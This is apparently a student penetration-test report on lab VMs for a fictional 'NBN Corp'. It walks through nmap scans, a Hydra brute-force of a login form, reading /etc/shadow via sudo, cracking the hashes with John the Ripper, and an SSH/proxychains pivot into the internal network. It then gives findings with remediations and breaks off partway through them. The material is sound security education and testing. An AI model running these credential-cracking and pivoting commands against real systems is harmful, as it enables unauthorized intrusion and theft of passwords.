PENETRATION TESTING REPORT

NBN CORP

ADEEN AYUB

MAY 13TH, 2019

PENETRATION TEST REPORT - NBN CORP

Executive Summary:

NYU-CS6573 was contracted by NBN Corporation to conduct a red team style penetration test on their external facing server and internal network client in order to determine its exposure to a targeted attack. The test was carried out from April 23 - May 13, 2019 and was supposed to simulate the actual attacks that can occur.
The main goal of the test were to identify if a remote attacker could attack the external facing server and then use that to attack the internal network of the organization. The red team analyzed the provided images and identified several vulnerabilities especially focusing on the ones that if exploited would lead to the company's confidential data getting leaked or giving access to the internal network.
The major flaws that were discovered are using weak passwords and hashes, having information stored in metadata of files, using weak ciphers for storing critical data and storing critical data in places that are easily accessible by outside users.
Some of the general fixes include using strong passwords and hashes, not storing confidential information in files' metadata and using strong ciphers for encryption of sensitive data.
The risk of compromise was calculated to be **CRITICAL**.

Introduction:

NBN Corp contracted with NYU-CS6573(a Red team) to conduct a pen test on their network. The pen testers were supposed to determine the vulnerabilities and exploit them just like an outside attacker would do. They were also supposed to suggest remediations and fixes for the vulnerabilities found. For each vulnerability discovered, they were supposed to analyze and suggest a potential impact on the corporation and its business assets and suggest fixes based on the impact.
The red team was provided with 2 different images of both the external facing server and client(representing the internal network). The external facing server is directly exposed to the outside world and hosts an Apache server. It also hosts confidential information such as customers names, their email addresses and employees login information. The second image mimics one of the machines from the internal network of the corporation and has access to the server. Both the machines are in their development stage and NBN wants to ensure they are secure enough to get deployed in the real world.

The test was carried out with the main goal of identifying and exploiting the vulnerabilities and it was determined that the machines were easy to compromise. It has been suggested that NBN implements a secure password policy, update its software patches and versions and upgrade and implement a secure software development life cycle.
The test was carried out from April 23rd - May 13th, 2019. NYU-CS6473 was asked to perform a red team style penetration test and try every possible attack that can occur on the server and the internal network. All attacks except Denial of Service were in scope and the report was to be submitted no later than 11.55 pm: May 13th, 2019. The CISO of the company, Mr. Bill Gibson, was the appointed POC and Ms. Adeen Ayub from CS6573 was asked to perform the test.

Methodology:

NYU-CS6573 was provided with 2 virtual machines with the first one representing the external facing server and the second one representing the internal network. One of the interfaces of the server was connected to the outside world and the other interface was connected to the internal client machine. Minimal information (including the IP addresses of the two machines and the internal subnetwork) was provided since the main purpose was to mimic an outside attacker with minimal information. So the first step involved pinging the server and then adding a route for the internal network after which pinging the client was possible.

Attack narrative of Server:

We performed an Nmap scan on the server to determine the opened ports and services on the server.

```
root@kali:~# nmap -sV 10.6.66.20 -p-
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-09 08:22 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.6.66.20
Host is up (0.00057s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
443/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
8001/tcp  open  http    Apache httpd 2.4.29 ((Ubuntu))
65534/tcp open  ftp     vsftpd 3.0.3
MAC Address: 08:00:27:58:17:AE (Oracle VirtualBox virtual NIC)
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.68 seconds
root@kali:~#
```

Figure 1: Nmap scan of server

Since port 80 was opened, the next step was to use Nikto to look for vulnerabilities in the website hosted by the server as can be seen in Figure 26-27. ZAProxy was also used to look for vulnerabilities as can be seen in Figure 28. The directory listing was determined using Dirbuster tool.

Once we had an idea of the major vulnerabilities, we began with the attack.

Surfing the website with the url http://10.6.66.20, we found a link for employees' login. We clicked on that link and found an 'employee login' form.

We used THC-Hydra to crack passwords for the login form with 'gibson' as the username. We knew that the login form is for employees of NBN. From the comments of internal page's source, we realized that the developers still have to remove confidential information from the CEO's picture's metadata. We found two pictures that we found interesting: "ourCEO.jpg" and "CEO_gibson.jpg". So we used **exiftool** and found the metadata and from there we assumed the username of the CEO is 'gibson'. Also, from our recon phase, we know that the CISO of the company is Bill Gibson.

We used Hydra and rockyou wordlist and cracked the password. The password is **digital**. In our Kali machine, with manual proxy set to localhost and port 80 on Firefox, we browsed the login form and entered the following commands into our terminal.

hydra 10.6.66.20 http-form-get "/login.php:username=^USER^&password=^PASS^&Login=Enter:Login failed" -l gibson -P /usr/share/wordlists/rockyou.txt -V

We entered the found credentials into our login form and it redirected us to the home page of the employee. From there we clicked on Future Customers link and we could see

important confidential information of all customers of the company along with the some critical data(flag2).




Figure 2: 'cutomers.php' webpage

We then checked if the same credentials could be used to login into the server. So we used ssh to connect and login to the remote server using the following command.

ssh -p 443 gibson@10.6.66.20

We entered the password and got a shell.




Figure 3: Terminal showing shell access to the server

Nikto along with Dirbuster helped us determine that directories listing could be used to access some pages. So on going to the url: 10.6.66.20:80/data/ the following page got displayed.




Figure 4: Web page showing hidden directory listing with contents such as customers.list

Clicking on customers.list revealed the email ids and passwords of the customers of the corporation. So this information can be accessed by anyone who does not even know the login credentials.




Figure 5: Customer data accessible from another link

There is also another method to access the Future Customers list without being authenticated.

Since the login is for all employees of NBN corporation and using the information from 8001(the port left open for development purposes), we guessed on successfully being able to get authenticated, the login page gets redirected to internal/employee.php. Since, login information is not known, the page says: “Error, not authenticated”. Clicking on “Future customers list” redirected us to another page which said “You need to login first”. We used **Burp suite** to sniff and intercept the traffic and determined that changing the value of ‘authenticated’ to 1 retrieves the customer data along with one of the flag values. Hence, this means that anyone with a good guess of the url ‘employee.php’ can get access to company’s critical data.




Figure 6: Customers.php page accessible by intercepting the header values via Burp

Privilege escalation:

On getting access to the shell with 'gibson' as the username, we used the sudo cat functionality that comes with Linux to see the /etc/shadow file so that to get password hashes of the system. The following command was entered into the shell we previously obtained.

sudo cat /etc/shadow




Figure 7: Output showing /etc/shadow file

We saved the passwords in a file shadow.txt on local machine(kali). And then we used the following command to crack the password hashes.

john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt

```
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA5
12 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
digital          (gibson)
hollywood7       (root)
```

Figure 8: Root password cracked using John the Ripper

Using this password(highlighted above in yellow), we got root access. We connected via ssh using the following command on the terminal of our local Kali machine.

ssh -p 443 root@10.6.66.20

```
root@nbnserver: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# ssh -p 443 root@10.6.66.20
root@10.6.66.20's password:
Permission denied, please try again.
root@10.6.66.20's password:
          Welcome to

 NBN

**Near-Earth Broadcast Network**
  *Someone is Always Watching*

Server

Penetration testing with permission only!

Last login: Sun May 12 12:41:47 2019
root@nbnserver:~#
```

Figure 9: Root access granted


Attack narrative of Client:

We used nmap on top of proxychains since directly scanning the client was not possible. For that, we first connected via ssh to the server using the following command.

ssh -D 127.0.0.1:9050 -p 443 root@10.6.66.20

Then on another terminal window, we entered the following command to do an Nmap scan on the client. (This way the client would think the scan is being done by the server.)

Proxychains3 nmap -sV -sT -Pn -n 172.16.1.2 -p-



```
Nmap scan report for 172.16.1.2
Host is up (0.0030s latency).
Not shown: 65504 closed ports
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 7.5p1 Ubuntu 10ubuntu0.1 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp        Postfix smtpd
110/tcp   open  pop3        Dovecot pop3d
143/tcp   open  imap        Dovecot imapd (Ubuntu)
5268/tcp  open  unknown
5355/tcp  open  llmnr?
5782/tcp  open  3par-mgmt?
5843/tcp  open  unknown
5854/tcp  open  unknown
6174/tcp  open  unknown
6573/tcp  open  unknown
6868/tcp  open  landesk-rc  LANDesk remote management
7437/tcp  open  faximum?
9562/tcp  open  unknown
12824/tcp open  landesk-rc  LANDesk remote management
15035/tcp open  unknown
24204/tcp open  unknown
24712/tcp open  unknown
28478/tcp open  unknown
40998/tcp open  unknown
42780/tcp open  nagios-nsca Nagios NSCA
49881/tcp open  unknown
49953/tcp open  unknown
52396/tcp open  unknown
53852/tcp open  unknown
54597/tcp open  unknown
56585/tcp open  nagios-nsca Nagios NSCA
62049/tcp open  nagios-nsca Nagios NSCA
62992/tcp open  nagios-nsca Nagios NSCA
63034/tcp open  unknown
64128/tcp open  unknown
```

Figure 10: open ports on client

Findings:

Several vulnerabilities were discovered as part of the pen test. Each of the vulnerabilities have been given a qualitative risk value which is based on the potential impact on the organization.

1- Cross Site Scripting(Reflected):

Risk	High
Description	XSS allows an attacker to inject malicious code into the request form which can be echoed back from the server
Impact	Employee/Admin session cookies can be exposed to the attacker who can take over the session of the admin without him even knowing. This can enable the attacker to login as admin without login credentials and perform tasks on his behalf
Remediation	Sanitize inputs, disable script in the input fields and set HTTPonly cookie




Figure 11: ZAP showing Cross site scripting attack




Figure 12: XSS attack manually verified

2- Hidden Directory Disclosure with sensitive data:

Risk	High
Description	Hidden directories can be traversed and sensitive and critical data is present in the web pages that are easily accessible
Impact	Violates the confidentiality of the company. Critical and sensitive data can get leaked. Using CEO's metadata found in the /data/ourCEO.jpg, the attacker can ultimately take over the server.
Remediation	Hidden directories should not be accessible from outside sources. Critical data should be encrypted using strong ciphers.

3- Developer comments:

Risk	High
